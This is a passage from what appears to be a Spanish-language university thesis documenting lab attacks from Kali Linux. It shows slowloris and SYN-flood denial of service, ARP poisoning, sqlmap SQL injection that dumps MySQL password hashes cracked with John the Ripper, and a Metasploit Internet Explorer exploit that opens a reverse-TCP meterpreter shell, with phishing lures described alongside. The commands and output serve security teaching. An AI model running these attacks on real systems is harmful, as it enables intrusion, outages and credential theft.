[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
[*] Sending keep-alive headers... Socket count: 351
```

Fuente: El Autor

Para verificar el envío de peticiones y como el *slowloris* retiene cada una de ellas se ejecutó el comando *netstat -tpan* en otra terminal, con lo que se confirmó los resultados esperados.


Figura 39. Envío de peticiones con slowloris

```
root@KaliLinux: # netstat -tpan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 192.168.44.128:34006    192.168.44.151:80      ESTABLISHED
2409/python
tcp        0      0 192.168.44.128:34222    192.168.44.151:80      ESTABLISHED
2409/python
tcp        0      0 192.168.44.128:34176    192.168.44.151:80      ESTABLISHED
2409/python
tcp        0      0 192.168.44.128:34208    192.168.44.151:80      ESTABLISHED
```

Fuente: El Autor

Luego de unos segundos, se verificó nuevamente la página web y esta no respondió, por lo cual el ataque por denegación de servicios se ha ejecutado con éxito.

Figura 40. Verificación de ataque DoS exitoso con Slowloris



Fuente: El Autor

- Ataque usando **synflood**: “El cliente hostil envía repetidamente paquetes SYN (sincronización) a cada puerto en el servidor, usando direcciones IP falsas”¹⁶, siendo una gran herramienta para ejecutar este tipo de ataque y aprovechar vulnerabilidades de red.

Figura 41. Ataque DoS por TCP usando Synflood

```
msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE          no          The name of the interface
  NUM                no          Number of SYNs to send (else unlimited)
  RHOSTS             yes         The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pat
h>'
  RPORT            80          The target port
  SHOST             no          The spoofable source address (else randomizes)
  SNAPLEN           65535       The number of bytes to capture
  SPORT             no          The source port (else randomizes)
  TIMEOUT           500         The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) > set RHOST 192.168.44.151
RHOST => 192.168.44.151
msf5 auxiliary(dos/tcp/synflood) > set RPORT 80
```

Fuente: El Autor

¹⁶ ROUSE, Margaret, Inundación SYN, [en línea]. [Consultado el 05 de Noviembre de 2019]. Disponible en: <https://searchdatacenter.techtarget.com/es/definicion/Inundacion-SYN>

- Ataque mediante el envenenamiento ARP: “ARPspooft es una técnica usada comúnmente por atacantes en redes internas para ataques MITM, DOS o para explotar algún fallo en la víctima para obtener acceso al equipo en combinación con técnicas como DNSspooft y sniffing, entre otras.”¹⁷ Cuando el tráfico no es redirigido nuevamente al router para tener salida a internet, se produce un ataque por denegación de servicios, ya que toda la información es redirigida del host víctima al atacante sin tener respuesta.
- Mapeo de la red: Para esto se abrió la herramienta Ettercap desde Kali Linux haciendo clic en el icono correspondiente o desde la terminal. Seguidamente se seleccionó la opción **Unified sniffing** del menú desplegable al dar clic en **Sniff** y se ubicó la red que se deseaba monitorear.


Figura 42. Modo de Sniffing



Fuente: El Autor

Para iniciar el escaneo de hosts se seleccionó desde la pestaña *Hosts* la opción *Scan for hosts*

Figura 43. Selección para escaneo de Hosts



Fuente: El Autor

La Consola del Ettercap mostró 5 hosts encontrados sen la búsqueda.

¹⁷ WeLiveSecurity ESET, ¿Cómo funciona ARPspooft?, [en línea]. [Consultado el 09 de Noviembre de 2019]. Disponible en: <https://www.welivesecurity.com/la-es/2014/02/11/como-funciona-arpspooft/>

Figura 44. Resultado del Escaneo de hosts

```
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
```

Fuente: El Autor

Con el atajo de teclado Ctrl + H se listo los hosts encontrados y los datos correspondientes a sus direcciones MAC.


Figura 45. Lista de Hosts

ettercap 0.8.2		
Start	Targets	Hosts View Mitm Filters Logging Plugins Info
Host List ×		
IP Address	MAC Address	Description
192.168.153.1	00:50:56:00:00:00	
192.168.153.2	00:50:56:00:00:00	
192.168.153.131	00:0C:29:65:2E:17	
fe80::8df4:1::7fb:895a	00:0C:29:65:2E:17	
fe80::d810:4::2558:e070	00:50:56:00:00:00	JEOKS.local
192.168.153.254	00:50:56:00:00:00	

Fuente: El Autor

Se seleccionó para target 1 el host Windows 7, normalmente en target 2 se debería introducir la IP del equipo Kali Linux para que se intercepte y redireccionen los datos, pero para este caso de denegación de servicios se deja vacío para que no exista respuesta.


Figura 46. Lista de Objetivos



Fuente: El Autor

Desde la pestaña MITM se seleccionó la opción **ARP poisoning**, con esto se modifican las tablas del protocolo de resolución de direcciones, haciéndole creer a la máquina de Windows 7 que la maquina Linux es el Router, de esta manera todo el tráfico de esa máquina *target 1* se desvía a target 2.


Figura 47. Ejecución de envenenamiento ARP



Fuente: El Autor

Aparece una ventana de selección donde se marcó la casilla correspondiente a *Sniff remote connections*

Figura 48. Parámetros para ataque MITM



Fuente: El Autor

Por último, se inició el ataque dando clic en Start Sniffing desde la opción *Start*, Al abrir la página <http://192.168.44.151> en el equipo Windows 7 y el tráfico es interrumpido causando una denegación de servicios.

5.1.4 Ataque de inyección SQL: Para el desarrollo de este escenario se tomó como base la página web proporcionada en el escenario, El primer paso fue explorar la plataforma web, ingresando un usuario el cual quedo guardado sin ningún problema. Para probar de forma sencilla si el sitio es vulnerable, en la dirección web se adiciono una comilla sencilla al final, con lo que se obtuvo el *query* realizado y se constató que no poseía la seguridad adecuada respecto al uso de caracteres especiales que puedan ser usados por algún atacante para ejecutar consultas SQL de forma directa.

Figura 49. Página web sin seguridad contra inyección de código SQL

Query: SELECT * FROM estudiante WHERE id_registro=28'

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in C:\AppServ\www\reto11\index.php on line 23

GESTION DE ESTUDIANTES

ID Registro

Identificación

Nombre

Primer Apellido

Segundo Apellido

Programa Academico

E-mail

ID Registro	Identificacion	Nombres	1er Apellido	2do Apellido	Programa	E-mail	Editar	Eliminar
25	5	765	765	65	765	765	Editar	Eliminar
27	5	75	765	765	76576	5	Editar	Eliminar
28	1902336336	John	Osorio	C	Seguridad Informatica	johnosorio@correounad.com	Editar	Eliminar

Fuente: El Autor

Una herramienta muy utilizada para la inyección de código SQL y que viene instalada por defecto en la suite de utilidades Kali Linux es el SQLmap, desarrollada en lenguaje Python y con la posibilidad de realizar inyecciones de forma automatizada aprovechando las vulnerabilidades presentes en diferentes tipos de bases de datos como MySQL, SQLite, Firebird, Microsoft SQL Server,

Oracle, entre otros. Dentro de las funciones más importantes que se pueden explorar esta la posibilidad de listar las bases de datos de la página objetivo, tablas y columnas de cada base de datos, así como los usuarios y hashes correspondientes.

El *sqlmap* se ejecuta de forma directa desde la terminal de Kali Linux teniendo como parámetros la URL objetivo y el argumento `--dbs` el cual devuelve las bases de datos existentes y otros datos relevantes para el ataque.

“`sqlmap -u http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs`”

Figura 50. Determinar bases de datos de la página con SQLMap

```
root@kali: # sqlmap -u http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs

[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
{1.4.0stable}
http://sqlmap.org

Parameter: id_registro (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: id_registro=(CASE WHEN (8256=8256) THEN SLEEP(5) ELSE 8256 END)

Type: UNION query
Title: MySQL UNION query (random number) - 7 columns
Payload: id_registro=-7845 UNION ALL SELECT 1794,1794,1794,1794,CONCAT(0x7170767671,0x6b4e4c6b6944446a497545576c6649556a4e4f677852567450504a56584e7462525267767870444a,0x716b7a7871),1794,1794#
---
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] the back-end DBMS is MySQL
[CRITICAL] unable to connect to the target URL. sqlmap is going to re
try the request(s)
back-end DBMS: MySQL >= 5.0.12
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] fetching database names
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] retrieved: 'information_schema'
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] retrieved: 'estudiantes'
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] retrieved: 'mysql'
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] retrieved: 'performance_schema'
[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] retrieved: 'sys'
available databases [5]:
[*] estudiantes
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[+] http://200.119.5.216/reto11/index.php?id_registro=28%27 --dbs
[INFO] fetched data logged to text files under '/root/.sqlmap/output/
200.119.5.216'

[*] ending @ 12:49:37 /2020-06-14/
```

Fuente: El Autor

Al determinar que la base de datos es MySQL la herramienta preguntó si se quiere saltar las pruebas con *payloads* específicos para otras bases de datos así como si se desea mantener pruebas sobre el `id_registro` el cual se encontró vulnerable.

Figura 51. Preguntas de configuración para la inyección SQL

```
might be injectable (possible DBMS: 'MySQL')
[12:23:06] [INFO] heuristic (XSS) test shows that GET parameter 'id_registro' might be vulnerable to cross-site scripting (XSS) attacks
[12:23:06] [INFO] testing for SQL injection on GET parameter 'id_registro'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
GET parameter 'id_registro' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
```

Fuente: El Autor

Para conocer las tablas de la base de datos 'estudiantes' se adicionó al comando anterior el parámetro *-tables*, con lo que se obtuvo que esta base de datos solo poseía una tabla llamada 'estudiante'.

Figura 52. Determinar tablas pertenecientes a la base de datos estudiantes

```
root@KaliLinux: # sqlmap -u http://200.119.5.216/reto11/index.php?id_registro=28%27 -D estudiantes -tables
Database: estudiantes
[1 table]
+-----+
| estudiante |
+-----+

[12:25:02] [INFO] fetched data logged to text files under '/root/.sqlmap/output/200.119.5.216'

[*] ending @ 15:25:02 /2020-06-14/
```

Fuente: El Autor

Teniendo la tabla estudiante se pudo conocer los usuarios de la base de datos adicionando al comando el parámetro *-users*, dando como resultado los usuarios:

- Root
- Mysql.sys

Figura 53. Determinación de usuarios pertenecientes a la base de datos

```
root@kali:~# sqlmap -u http://200.119.5.216/reto11/index.php?id_registro=28
%27 --users

[12:58:34] [INFO] retrieved: 'root'@'localhost'
[12:58:34] [INFO] retrieved: 'root'@'localhost'
[12:58:34] [INFO] retrieved: 'root'@'localhost'
[12:58:34] [INFO] retrieved: 'mysql.sys'@'localhost'
database management system users [2]:
[*] 'mysql.sys'@'localhost'
[*] 'root'@'localhost'

[12:58:34] [INFO] fetched data logged to text files under '/root/.sqlmap/output/200.119.5.216'
[*] ending @ 12:58:34 /2020-06-14/
```

Fuente: El Autor

Para obtener los *hashes* correspondientes a los usuarios encontrados se adicionó el parametro *--passwords* al final del comando y se especificó si se desea almacenar los hashes en un archivo temporal para usos futuros con la tecla 'Y'. Seguidamente se realizó un ataque basado en diccionarios contra los hashes recuperados, a lo que se procede a confirmar también con la tecla 'Y'.

Figura 54. Hashes de las *passwords* de los usuarios encontrados

```
root@kali:~# sqlmap -u http://200.119.5.216/reto11/index.php?id_registro=28
%27 --passwords

[12:59:11] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[12:59:14] [INFO] fetching database users password hashes
[12:59:14] [INFO] resumed: 'root', '*2D2880EAF369CFC7060AFA62ACD884A2E514AAA2'
[12:59:14] [INFO] resumed: 'mysql.sys', '*THISISNOTAVALIDPASSWORDTHATCANBEUSED...'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[12:59:14] [INFO] writing hashes to a temporary file '/tmp/sqlmap30hxxmto36383/s
qlmaphashes-bjmq_dq7.txt'
do you want to perform a dictionary-based attack against retrieved password hash
es? [Y/n/q] n
database management system users password hashes:
[*] mysql.sys [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
    password hash: *2D2880EAF369CFC7060AFA62ACD884A2E514AAA2

[12:59:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/200.119.5.216'
```

Fuente: El Autor

Figura 56. Crackeo de archivo de hash con herramienta John the Ripper

```
root@KaliLinux: # john -format=mysql-sha1 /tmp/sqlmap30hkxmt036383/sqlmaphashes-bjmq_dq7.txt
using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Warning: Only 6 candidates left, minimum 8 needed for performance.
Proceeding with incremental:ASCII
11444969 (root)
lg 0:00:00:29 DONE 3/3 (2020-06-14 16:17) 0.03338g/s 13300Kp/s 13300Kc/s 13300KC/s 11444927..
11444964
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Fuente: El Autor

Como paso final se adicionó el argumento `-- show` para mostrar todas las contraseñas crackeadas de forma segura, con lo que se obtuvo que para el usuario `root` la contraseña era `11444969`.

Figura 57. Mostrar contraseñas crackeadas con John the Ripper

```
root@KaliLinux: # john -format=mysql-sha1 /tmp/sqlmap30hkxmt036383/sqlmaphashes
-bjmq dq7.txt --show
root:11444969
1 password hash cracked, 0 left
```

Fuente: El Autor

De esta manera se pudo recuperar de forma exitosa el usuario y contraseña con el que se realizó el ataque.


5.1.5 Ataque al navegador web utilizando Metasploit: Este ataque se desarrolló aprovechando las vulnerabilidades presentes en los navegadores web. Mediante ingeniería social se convence al usuario de dar clic en un enlace que se ha preparado con el framework metasploit, que está instalado por defecto en la distribución Kali Linux.

Existen muchas maneras de convencer a un usuario de dar clic en enlaces desconocidos, una de las más utilizada es el phishing, se envía un correo electrónico simulando ser una entidad bancaria y anunciando la inminente

cancelación de las cuentas debito a menos que se confirme la identidad ingresando al enlace, otra de las suplantaciones más conocidas es la notificación de entidades gubernamentales como la fiscalía o la DIAN donde se informa de procesos penales contra la víctima, el enlace también puede ser un archivo en formato pdf adjunto en el correo.

El *exploit ms11_003_css_import* aprovecha la vulnerabilidad presente en el navegador web Microsoft internet Explorer referente a la corrupción de memoria dentro del motor HTML.Desde la terminal de Kali Linux se ejecutó el Armitage y se procedió a realizar un escaneo rápido de posibles víctimas en la red dando clic en la opción Hosts del menú principal y señalando *Quick Scan (OS detect)* dentro de la pestaña *Nmap Scan*

Figura 58. Escaneo de Hosts con Nmap desde Armitage



Fuente: El Autor

Figura 59. Verificación de la IP del equipo victima

```
C:\Users\JeokslW7>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . : localdomain
    Vínculo: dirección IPv6 local. . . . . : fe80::3502:cc3e:c5dd:124e%11
    Dirección IPv4. . . . . : 192.168.153.129
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 192.168.153.2
```

Fuente: El Autor

Desde la ruta `exploit/Windows/browser` se arrastra el *exploit ms11_003_css_import* sobre el icono del equipo víctima, apareciendo la ventana de configuración en la cual se setearon los siguientes valores:

LHOST:192.168.153.135
LPORT:443
SVPORT:80

Figura 60. Configuración del *Exploit ms11_003*

Option	Value
DisablePayloadHandler	false
ExitOnSession	false
LHOST	192.168.153.135
LPORT	443
OBFUSCATE	1
PAYLOAD +	windows/meterpreter/reverse_tcp
SRVHOST	192.168.153.135
SRVPORT	80
SSL	0
SSLCert	

Fuente: El Autor

Internamente se ejecutan de forma automática los comandos para el uso del *exploit* seleccionado, así como el *Payload* que permitió iniciar la sesión Meterpreter.


Figura 61. Ejecución de comandos para activar *exploit* con Armitage

```
msf5 > use exploit/windows/browser/ms11_003_ie_css_import
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set TARGET 0
TARGET => 0
LHOST => 192.168.153.135
msf5 exploit(windows/browser/ms11_003_ie_css_import) > exploit -j
PAYLOAD => windows/meterpreter/reverse_tcp
LPORT => 443
ExitOnSession => false
SRVPORT => 80
OBFUSCATE => true
SSL => false
DisablePayloadHandler => false
SRVHOST => 192.168.153.135
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.153.135:443
[*] Using URL: http://192.168.153.135:80/RjwLS4uI
[*] Server started.
```

Fuente: El Autor

Al ejecutar el enlace en el equipo víctima se realizó la carga del *exploit*, aparentemente la página no puede cargar y presentó un error, pero internamente se ejecutaron los comandos para abrir la sesión de Meterpreter y tener acceso a la maquina víctima.


Figura 62. Enlace contaminado que ejecuta el *exploit*



Fuente: El Autor

Para verificar si la sesión fue abierta con éxito, desde la terminal de comandos bastó con ejecutar el comando *sessions* con el cual se pudo verificar las sesiones activas, donde se vio claramente que existía una conexión del tipo Meterpreter x86/Windows.


Figura 63. Sesiones Meterpreter activas



Fuente: El Autor

Otro elemento que indicó que el ataque fue exitoso es el color del icono correspondiente al RHOST (host remoto) el cual se tornó color rojo con algunos rayos, en la consola tambien se pudo revisar los comandos que se ejecutaron .

